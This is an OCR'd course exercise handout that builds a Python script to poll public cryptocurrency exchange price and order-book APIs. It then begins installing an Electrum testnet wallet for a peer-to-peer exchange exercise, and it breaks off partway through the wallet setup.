


18. Create new file. Name it "ExerciseAPI.py". In first row we imported time, json and request.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



19. Before continue further let`s see what is exchanges APIs look like. Open https://www.bitstamp.net/api/ and have a look on public data functions.




20. For example let`s open https://www.bitstamp.net/api/ticker/ It contains text in json format. In our API we will get info from this jsons.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

21. In the same logic you can take info about BTCUSD (or another pair) **order book** from https://www.bitstamp.net/api/v2/order_book/BTCUSD/



22. Now let`s get info from bitstamp **ticker**. Here we use **last** and with response it will give us **last BTC price** but you can experiment with other values for example **volume** will give you **Last 24 hours volume**.

23. Here are the options for bitstamp ticker.

Response (JSON)	
last	*Last BTC price.*
high	*Last 24 hours price high.*
low	*Last 24 hours price low.*
vwap	*Last 24 hours volume weighted average price.*
volume	*Last 24 hours volume.*
bid	*Highest buy order.*
ask	*Lowest sell order.*
timestamp	*Unix timestamp date and time.*
open	*First price of the day.*

24. With similar logic let`s get last prices from other exchanges like **bitfinex**, **coinbase** and **kraken**.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

ExerciseAPI.py (~/ExerciseAPI) - gedit

Open

```
import time, json, requests

# get tickets from various exchanges
def btstamp():
    bitStampTick = requests.get('https://www.bitstamp.net/api/ticker/')
    return bitStampTick.json()['last'] # experiment replace last with other values

def bitfinex():
    bitFinexTick = requests.get("https://api.bitfinex.com/v1/ticker/btcusd")
    return bitFinexTick.json()['last_price']

def coinbase():
    coinBaseTick = requests.get('https://coinbase.com/api/v1/prices/buy')
    return coinBaseTick.json()['amount']

def kraken():
    krakenTick = requests.post('https://api.kraken.com/0/public/Ticker',data=json.dumps
({"pair":"XXBTZUSD"}),
        headers={"content-type":"application/json"})
    return krakenTick.json()['result']['XXBTZUSD']['c'][0]
```

25. Now let`s get some info from bitstamp order book. The difference is that in this case API returns a JSON dictionary with "bids" and "asks". Each is a list of open orders and each order is represented as a list holding the price and the amount.

https://www.bitstamp.net/api/v2/order_book/BTCUSD/

JSON Raw Data Headers

Save Copy

```
timestamp:   "1522167647"
bids:
  0:
    0:       "8079.26"
    1:       "0.06000000"
  1:         [2]
  2:         [2]
```

26. Here is the code that gets price and quantity for last bid and ask orders.

ExerciseAPI.py (~/ExerciseAPI) - gedit

Open Save

```
# get last btcusd bid and ask orders from bitstamp orderbook
#bid
def btstampOrderBookLastBidPrice():
    bitStampOrderBookLastBidPrice = requests.get('https://www.bitstamp.net/api/v2/order_book/btcusd/')
    return bitStampOrderBookLastBidPrice.json()['bids'][0][0]

def btstampOrderBookLastBidQuantity():
    bitStampOrderBookLastBidQuantity = requests.get('https://www.bitstamp.net/api/v2/order_book/
btcusd/')
    return bitStampOrderBookLastBidQuantity.json()['bids'][0][1]
#ask
def btstampOrderBookLastAskPrice():
    bitStampOrderBookLastAskPrice = requests.get('https://www.bitstamp.net/api/v2/order_book/btcusd/')
    return bitStampOrderBookLastAskPrice.json()['asks'][1][0]

def btstampOrderBookLastAskQuantity():
    bitStampOrderBookLastAskQuantity = requests.get('https://www.bitstamp.net/api/v2/order_book/
btcusd/')
    return bitStampOrderBookLastAskQuantity.json()['asks'][1][1]
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

27. It only remains us to print the info and update it in every 3 seconds.

```
while True:
    btstampUSDLive = float(btstamp())
    coinbUSDLive = float(coinbase())
    krakenUSDLive = float(kraken())
    bitfinexUSDLive = float(bitfinex())

    print (" --- ticker ---")
    print ("Bitstamp Price in USD =", btstampUSDLive)
    print ("Coinbase Price in USD =", coinbUSDLive)
    print ("Kraken Price in USD =", krakenUSDLive)
    print ("Bitfinex Price in USD =", bitfinexUSDLive)
    print (" ")

    btstampOrderBookLastBidP = float(btstampOrderBookLastBidPrice())
    btstampOrderBookLastBidQ = float(btstampOrderBookLastBidQuantity())
    btstampOrderBookLastAskP = float(btstampOrderBookLastAskPrice())
    btstampOrderBookLastAskQ = float(btstampOrderBookLastAskQuantity())

    print (" --- bitstamp BTCUSD orders ---")
    print ("last bid:")
    print ("          price =", btstampOrderBookLastBidP)
    print ("          quantity =", btstampOrderBookLastBidQ)
    print ("last ask:")
    print ("          price =", btstampOrderBookLastAskP)
    print ("          quantity =", btstampOrderBookLastAskQ)
    print (" ")
    print (" ")
    print (" ")
    time.sleep(3) # 120 equals two minutes
```

28. Let`s start the program. Type in console:

```
$ python3 ExerciseAPI.py
```

```
Windows: python ExerciseAPI.py
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
smooth@smooth-VirtualBox: ~/ExerciseAPI
smooth@smooth-VirtualBox:~/ExerciseAPI$ python3 ExerciseAPI.py
 --- ticker ---
Bitstamp Price in USD = 7885.99
Coinbase Price in USD = 7994.06
Kraken Price in USD = 7888.1
Bitfinex Price in USD = 7880.0

 --- bitstamp BTCUSD orders ---
last bid:
         price = 7880.0
         quantity = 5.0
last ask:
         price = 7890.0
         quantity = 0.02467438



 --- ticker ---
Bitstamp Price in USD = 7885.99
Coinbase Price in USD = 7994.06
Kraken Price in USD = 7875.9
Bitfinex Price in USD = 7880.0

 --- bitstamp BTCUSD orders ---
last bid:
         price = 7881.3
         quantity = 0.436
last ask:
         price = 7890.0
         quantity = 0.02467438
```

You can find the whole code in https://github.com/SMandazhiev/TradingAPI/blob/master/ExerciseAPI.py

Follow the Described Steps

Your task is follow the tutorial described above and create the trading API.

1. Create the API.
2. Experiment and try to get different data.
3. Try to get info from different sources.

What to Submit?

Create a zip file (e.g. **`your-name-trading-api-exercise.zip`**) holding the screenshots with your experiments. Make screenshots of code and terminals.

Submit your zip file as homework at the course Web site.

Exercises: Buy and Sell Bitcoins with Hodl Hodl p2p Exchange

In this Exercise we are going to be learning how to sell bitcoins with Hodl Hodl. Hodl Hodl is a P2P cryptocurrency exchange that allows users to trade directly with each other and it doesn't hold user funds - locking it in multisig escrow instead - which minimizes the possibilities of cryptocurrency theft and reduces trading time. Because Hodl Hodl does not hold any money (neither cryptocurrency, nor fiat) it is not subject to complex compliance procedures. All trades happen directly between users' cryptocurrency wallets.

In this exercise we will sell testnet bitcoins using Electrum wallet and testnet version of Hodl Hodl.


In this exercise we use Ubuntu 16.04.3.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

1. Install Testnet Electrum Wallet and take some Bitcoins


16. If you already have account with some testnet Bitcoins you can just skip this part. In other way continue reading. Open terminal and install Electrum. First, we need to install dependencies.

```
sudo apt-get install python3-setuptools python3-pyqt5 python3-pip
```



17. Then install Electrum.

```
sudo pip3 install https://download.electrum.org/3.1.1/Electrum-3.1.1.tar.gz
```



18. Now we need to setup Electrum to work in testnet. We will create shortcut in desktop. First open nano and create shortcut file.

```
nano ~/Desktop/electrum.desktop
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
smooth@smooth-VirtualBox: ~
Collecting dnspython (from Electrum===3.1.1)
  Downloading dnspython-1.15.0-py2.py3-none-any.whl (177kB)
    100% |                                        | 184kB 2.5MB/s
Collecting jsonrpclib-pelix (from Electrum===3.1.1)
  Downloading jsonrpclib_pelix-0.3.1-py2.py3-none-any.whl (40kB)
    100% |                                        | 40kB 3.3MB/s
Collecting PySocks>=1.6.6 (from Electrum===3.1.1)
  Downloading PySocks-1.6.8.tar.gz (283kB)
    100% |                                        | 286kB 2.3MB/s
Requirement already satisfied (use --upgrade to upgrade): six in /usr/lib/python
3/dist-packages (from qrcode->Electrum===3.1.1)
Requirement already satisfied (use --upgrade to upgrade): setuptools in /usr/lib
/python3/dist-packages (from protobuf->Electrum===3.1.1)
Installing collected packages: pyaes, qrcode, dnspython, jsonrpclib-pelix, PySoc
ks, Electrum
  Running setup.py install for pyaes ... done
  Running setup.py install for PySocks ... done
  Running setup.py install for Electrum ... done
Successfully installed Electrum-3.1.1 PySocks-1.6.8 dnspython-1.15.0 jsonrpclib-
pelix-0.3.1 pyaes-1.6.1 qrcode-6.0
You are using pip version 8.1.1, however version 9.0.3 is available.
You should consider upgrading via the 'pip install --upgrade pip' command.
smooth@smooth-VirtualBox:~$ nano ~/Desktop/electrum.desktop
```

19. Next write the following commands in the file.


```
[Desktop Entry]
Type=Application
Name=Electrum Testnet
Exec=electrum --testnet
Icon=electrum
```

```
smooth@smooth-VirtualBox: ~
  GNU nano 2.5.3      File: /home/smooth/Desktop/electrum.desktop      Modified

[Desktop Entry]
Type=Application
Name=Electrum Testnet
Exec=electrum --testnet
Icon=electrum

^G Get Help   ^O Write Out ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File ^\ Replace    ^U Uncut Text^T To Spell   ^_ Go To Line
```


Save the file. Press “ctrl+x” and next press “y” for yes.

20. Now if you start the shortcut the precautionary message will appear.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




21. Open file`s properties.




22. And check "Allow executing file as program".

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




23. Now double click on shortcut and start the program. Choose auto connect.




24. Write the wallet name and click next.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




25. Next choose what type of wallet you want to create. We choose standard wallet.

